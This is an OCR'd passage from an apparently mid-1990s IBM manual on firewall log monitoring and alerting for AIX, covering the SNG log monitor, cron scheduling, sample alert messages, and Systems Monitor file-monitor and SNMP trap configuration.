
- Single-user authentication threshold of 10 failures in 10 minutes
- Multiple-user authentication threshold of 10 failures in 10 minutes
- Specific firewall message alerting

Given this sample, when an ftp occurs from the nonsecure adapter, it creates an ICA2000e message. The message is sent to the syslogd daemon which acts according to the selector and action rules defined in the syslog.conf file. At some later time the SNG log monitoring program, fwlogmon, is run. Using the threshold definitions shown in Figure 200, it finds the ICA2000e message and sends a mail message to the administrator.

The /etc/security/fwtdefn.conf file should be modified using SMIT. The access path through SMIT is as follows:

```
SMIT
  Internet Connection Secured Network Gateway
     Configure Log Monitor For Secured Network Gateway (SNG)
          Add a Rule to the Threshold Definition File
```

Figure 201 on page 195 shows the dialog, with the definition for a message monitor.


System Management Interface Tool : root@rs60004
Exit
Show
Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Log Monitor for Secured Network Gateway (SNG)
Add a Rule to Threshold Definition File
Add a Rule to Threshold Definition File
List
List
OK
Command
Reset
Cancel
?
Help

Class Type	CLASS:MSG
User Name	
Command Filename	
Message Tag	ICA1034i
Threshold Count	1
Threshold Time	0
Comment	Filter support deactivation

Figure 201. Add a Rule to Threshold Definition File

Before running the Log Monitor process, validate the /etc/security/fwtdefn.conf file. This validation can be done on the command line fwlogmon -v or through SMIT.

```
SMIT
 Internet Connection Secured Network Gateway (SNG)
    Configure Secured Network Gateway (SNG)
      Configure Log Monitor for Secured Network Gateway (SNG)
         Validate Threshold  Definition File
```

You should correct any error messages that you get before continuing.

12.2.1 Scheduling Log Monitoring

Unlike the shell script example, which used the `tail -f` command to continually monitor for log messages, SNG log monitoring is scheduled by cron. To add an entry to cron, you can use the crontab command with the -e option. You want to set the monitor cycle to a relatively small value, the following example sets it to five minutes:

```
        0,5,10,15,25,30,35,40,45,50,55 * * * * /usr/bin/fwlogmon
```

12.2.2 Log Monitor Alert Generation

The Secured Network Gateway log monitor can create two forms of output:

1. Mail messages
2. Syslog output

We show several examples of mail and syslog messages generated by the log monitor.

Case 1, Root User Authentication Fails

If a person attempts to log in to the firewall and fails, an ICA0001e message is generated. Figure 202 shows the resulting mail message, and Figure 203 shows the syslog entries created by fwlogmon.

```
From root Fri Feb  9 15:40:36 1996
Received: from Mailhub by aix1.ral.ibm.com
          id AA07532; Fri, 9 Feb 1996 15:40:36 -0600
Date: Fri, 9 Feb 1996 15:40:36 -0600
From: root
Message-Id: <9602092140.AA07532@aix1.ral.ibm.com>
To: root
Subject: Log Monitor Alert

ICA0000e WARNING Log Monitor threshold met.
User root with 39 authentication failures.
```

Figure 202. Case 1, Sample Mail Message Output

```
Feb  9 15:40:36 rs60004 : ICA0000e: WARNING: Log Monitor threshold met.
User root with 39 authentication.
```

Figure 203. Case 1, syslogd Output - Root User Login Failed

Case 2, FTP from Nonsecure Side

The firewall received an FTP connection request from the nonsecure side. Figure 204 on page 197 shows the mail message and Figure 205 on page 197 shows the syslog record.

```
From root Sun Feb 11 19:01:10 1996
Received: from Mailhub by aix1.ral.ibm.com
          id AA10702; Sun, 11 Feb 1996 19:01:09 -0600
Date: Sun, 11 Feb 1996 19:01:09 -0600
From: root
Message-Id: <9602120101.AA10702@aix1.ral.ibm.com>
To: root
Subject: Log Monitor Alert

ICA0002e WARNING Log Monitor threshold met. Tag ICA2000e with 2 log entries.
```

Figure 204. Case 2, Sample Mail Message Output

```
Feb 11 19:01:08 rs60004 : ICA0002e: WARNING: Log Monitor threshold met.
Tag ICA2000e with 2 log entries.
```

Figure 205. Case 2, Sample Syslog Output File (/var/adm/fwlogmon)

12.3 Systems Monitor Threshold and Alarms

We have now seen two approaches to the question of alerting. Using shell scripts is certainly flexible, but it is not easy to define and maintain the monitoring scripts, unless you have awk in your blood. By contrast the SNG log monitoring process is extremely easy to configure, but it has very limited usability. It can only detect messages generated by SNG, and certain specific repeated errors (login attempts).

Both processes send mail to an administrative user ID as their alerting mechanism. The consideration of whether this is a useful place for the system administrator largely depends on how many systems are being administered (and how much the administrator loves reading his mail).

IBM Systems Monitor for AIX is a family of products that give us several benefits over the previous approaches to alerting:

- A simple graphical user interface for defining alert conditions.
- A modular design, so that each alert condition can be treated as a separate configuration entry.
- The ability to execute commands and perform thresholding on the results at regular intervals.
- A standardized event reporting mechanism, using SNMP traps. Many organizations have network management stations that use SNMP for monitoring and control. Systems Monitor allows you to add effective firewall monitoring to them.
- The convenience of the ready-made configurations provided by our LAID package.

We have said that Systems Monitor is a family of products. In fact it has the following four components:

1. The System Information Agent (SIA) is an SNMP agent providing instrumentation for the agent node, a command table function for adding SNMP extensions, and a file monitor table function.
2. The Mid-Level Manager (MLM) provides capability to off-load polling, thresholding and data collection responsibilities from an SNMP manager.
3. The Configuration Interface provides a simple way to remotely administer the SIA and MLM agents.
4. The System Level Manager (SLM) provides most of the MLM capability for thresholding and data collection, but for a single node.

In this case, we recommend that the SIA and SLM are installed on the firewall system. The configuration interface can be used from a remote RS6000 for initial setup, but once that has been done the two agents will operate independent of it, only communicating with the manager node when they have a problem to report. If you want to learn more about how Systems Monitor works, we recommend *IBM Systems Monitor: Anatomy of a Smart Agent*, SG24-4398.

12.3.1 Overview of the Monitoring Process

Figure 206 on page 199 illustrates the total logging and alerting process, using the Systems Monitor agents.



SNG Logging
Audit System
Auth System
Mail Logging
etc...
1.
Syslog files
Other files
2.
Commands for intensive logging/recovery
SIA file monitor table watches critical files, logs
traps
4.
Various Critical Resources
3.
SLM filter table assesses severity, takes action
traps
SLM threshold table watches critical processes
SIA command table extends threshold scope
Traps for critical errors
Secure Network
5.
Network manager

Figure 206. Using Systems Monitor for Firewall Monitoring

Here is a brief description of the process (the numbers refer to the appropriate part of the diagram).

1. Various AIX and SNG components write log records to syslog, as we discussed in Chapter 11, "Logging and Managing Logs for the Secure Network Gateway" on page 173. Some of that function *could* be performed by the SIA, but our general rule is that if a function can be performed by a built-in AIX component (such as the audit subsystem) it is better to use that, rather than Systems Monitor, which is likely to be less efficient. Where the SIA and SLM can identify problems that are not logged by another component, they are configured to write syslog records too, so that even if the alerts are not seen there will be a record of them.

2. One thing that the SIA can do which is more difficult with other built-in functions is perform a regular check for the existence of a file, or of a particular string within a file.
3. The SLM threshold table, in harness with the SIA command table, can check for unexpected changes to system processes and resources. For example, it can alert if a required daemon is stopped or restarted, or if a new TCP/IP server port suddenly appears on the firewall.
4. The SIA and SLM both report alerts by means of SNMP traps. These traps pass through the SLM threshold table before being routed to one or more network management stations. The filter table can be used to trigger actions or throttle traps.
5. SNMP traps are sent to UDP port 162 on the manager. The firewall filters have to be configured to allow the traps to flow. Once they arrive on the management station the traps can trigger further actions, such as pager calls, trouble ticket creation and graphical highlighting.

We look at some examples of the monitoring provided in the LAID package by different components of Systems Monitor. For a summary of all the monitors contained in the LAID package, refer to Appendix A, “How to Get the Samples in This Book” on page 221.

12.3.2 Using the SIA File Monitor Table

The SIA file monitor table gives you the capability to automatically monitor files on a regular timed basis for the following conditions:

- Existence - Is the file there or not
- Status - Changes in file ownership and permissions
- Data - Changes in the size and modification date of a file
- String - Search for a specific string in the file

When a monitor condition is met, Systems Monitor can log the condition and send the information as an SNMP trap to a network management system. Configuring the file monitor table can be done either by using the remote configuration EUI or by editing configuration files.


Security Warning!

System Monitor keeps its active configuration information in SNMP MIB tables. When you make updates with the configuration EUI you are in fact generating a batch of SNMP SET requests. This is *not* a good idea on a firewall machine, because of the limited security features of SNMP (see 5.15, “Network Management Sessions” on page 78). If you do use the EUI to create the Systems Monitor configuration, you should disable SNMP updates by editing /etc/snmpd.conf once you have saved the desired configuration. In addition, the SNMP community names should be names that are not used in your secure environment.

We chose not to use the file monitor table to check for file updates and status changes, because the built-in AIX functions can do that (see Chapter 11, “Logging and Managing Logs for the Secure Network Gateway” on page 173). However, we did use the file monitor to generate alerts when the AIX functions created syslog records. We also used it to check for specific entries in configuration files and to check for the existence of files that should not be there.

Monitoring Example: Configuration File Update

As we discussed in 11.3.6, "AIX Audit Subsystem" on page 181, we created a new audit method, SEC_WRITE, to to monitor a number of sensitive configuration files. We defined an SIA file monitor table entry to check for syslog records reported by the SEC_WRITE method. Figure 207 shows the file monitor table configuration. You can see that we are polling the audit syslog file at one minute intervals for records containing the text SEC_WRITE. The file monitor table only reads records that have changed since the last poll, so a frequent poll does not cause much overhead. Figure 208 on page 202 shows the event card in NetView for AIX that results from an update to /etc/inetd.conf.




Name:	Description:
AUDIT_CFG_WRITE	watch audit log for configuration file upd
BIOD_INETD	watch /etc/inetd.conf for biod existence
BOOTPD_INETD	watch /etc/inetd.conf for bootpd existence
DNS_CACHE	Watch for DNS cache changes
DNS_DATABASE	Watch for DNS database errors
DNS_DUMP	Watch for DNS name data dumps
DNS_FORWARD_REQ	Watch for DNS forward request
DNS_LAME_DELEGATION	Watch for DNS delegation requests
DNS_NAMED.ZONE	Watch for DNS zone references

File Monitor Values:

Name: AUDIT_CFG_WRITE
Reset: false
Active: active
State: enabled
Description: watch audit log for configuration file updates
Poll Time: 3m
Full Path Name For File: /var/adm/sng/logs/audit.info
Command To Execute Before Monitor:
Monitor Type: string
Command To Execute If Monitor Type Condition Is Met:
Trap Selection: send
String To Monitor: SEC_WRITE
Case State: ignoreCase
File Mode: 644 = rw-r--r--
User ID: root
Group ID: sys
File Size: 9050769
Last Found:
Last Data Modification: Sun Feb 18 17:38:11 EST 19
Last File Status Changed: Sun Feb 18 17:38:11 EST 19
Found Count: 0
Line Number: 0
Line Count: 53370
Byte/File: 0
Byte/Line: 0
String Found:

Messages:

Figure 207. File Monitor Entry for Monitoring Configuration File Updates


Events
File Edit View Options Search Create Help
Warning
Note... Browse MIB... Highlight...
FreezeRes Freeze Filter
WorkSpace Name: root.events1
Rule Name: forwardall.rs


```
Tue Apr 16 14:47:25 1996 rs60004.itso.ra A File monitor:
AUDIT_CFG_WRITE at Sun Feb 18 14:44:36 EST 1996 - File:
/var/adm/sng/logs/audit.info string: SEC_WRITE found at
line number: 52755.
Complete line: Feb 18 14:43:38 rs60004 AUDIT: Sun Feb 18
14:43:38 1996     root     root      SEC_WRITE   OK vi
9958 7352: audit object write event detected
/etc/inetd.conf

SPECIFIC   : 21 (hex: 15)
```

Figure 208. Configuration File Update Alert

Monitoring Example: Failed Login Attempt

This example uses the same approach as the previous one, except that the syslog file being monitored is the one containing authentication failures. If you wanted to be more subtle, it would be possible to use the SLM filter table to only send this event if it happens at a certain frequency. The logic is that one failed login attempt is probably just a case of someone mistyping their password, but if you see five of them within two minutes it may be something more sinister.

Figure 209 shows the failed login alert.


Events
File Edit View Options Search Create Help
Warning
Note... Browse MIB... Highlight...
FreezeRes Freeze Filter
WorkSpace Name: root.events1
Rule Name: forwardall.rs


```
Tue Apr 16 17:26:52 1996 rs60004.itso.ra A File monitor:
TSM_ROOT_FAILURE at Sun Feb 18 17:24:03 EST 1996 - File:
/var/adm/sng/logs/auth.info string: failed login attempt
for root  found at line number: 35.
Complete line: Feb 18 17:23:49 rs60004 tsm: pts/2: failed
login attempt for root from 9.24.104.25

SPECIFIC   : 21 (hex: 15)
GENERIC    : 6
CATEGORY   : Status Events
```

Figure 209. Failed Login by root Alert

Monitoring Example: Entry Added to Configuration File

We have shown how monitoring based on an audit subsystem message can be used to inform that a configuration file has changed. In this example we show how we can enhance that function, by looking for particularly worrying contents within a configuration file. For example, when you install SNG it comments out many TCP/IP services from /etc/inetd.conf. We defined monitors to check for some of the more sensitive of these.

Figure 210 shows a file monitor configuration that looks for the bootp service in /etc/inetd.conf. Notice that the string we are searching for is now defined using a regular expression. The expression says ″match any line that does not start with a # symbol and contains the text bootpd″. Figure 211 on page 204 shows the NetView for AIX event card resulting from this.



SIA File Monitor Table - rs60004.itso.ral.ibm.com


Name:	Description:
AUDIT_CFG_WRITE	watch audit log for configuration file upd
BIOD_INETD	watch /etc/inetd.conf for biod existence
BOOTPD_INETD	watch /etc/inetd.conf for bootpd existence
DNS_CACHE	Watch for DNS cache changes
DNS_DATABASE	Watch for DNS database errors
DNS_DUMP	Watch for DNS name data dumps
DNS_FORWARD_REQ	Watch for DNS forward request
DNS_LAME_DELEGATION	Watch for DNS delegation requests
DNS_NAMED_ZONE	Watch for DNS zone references

File Monitor Values:

Name:	BOOTPD_INETD
Reset:	true
Active:	active
State:	enabledFromBegin
Description:	watch /etc/inetd.conf for bootpd existence
Poll Time:	5m
Full Path Name For File:	/etc/inetd.conf
Command To Execute Before Monitor:	
Monitor Type:	string
Command To Execute If Monitor Type Condition Is Met:	/usr/local/sng/bin/sysmon.log "The bootp protocol has t
Trap Selection:	send
String To Monitor:	^[^#]*bootpd
Case State:	ignoreCase
File Mode:	664 = rw-rw-r--
User ID:	root
Group ID:	system
File Size:	4524
Last Found:	Sun Feb 18 15:16:44 EST 1!
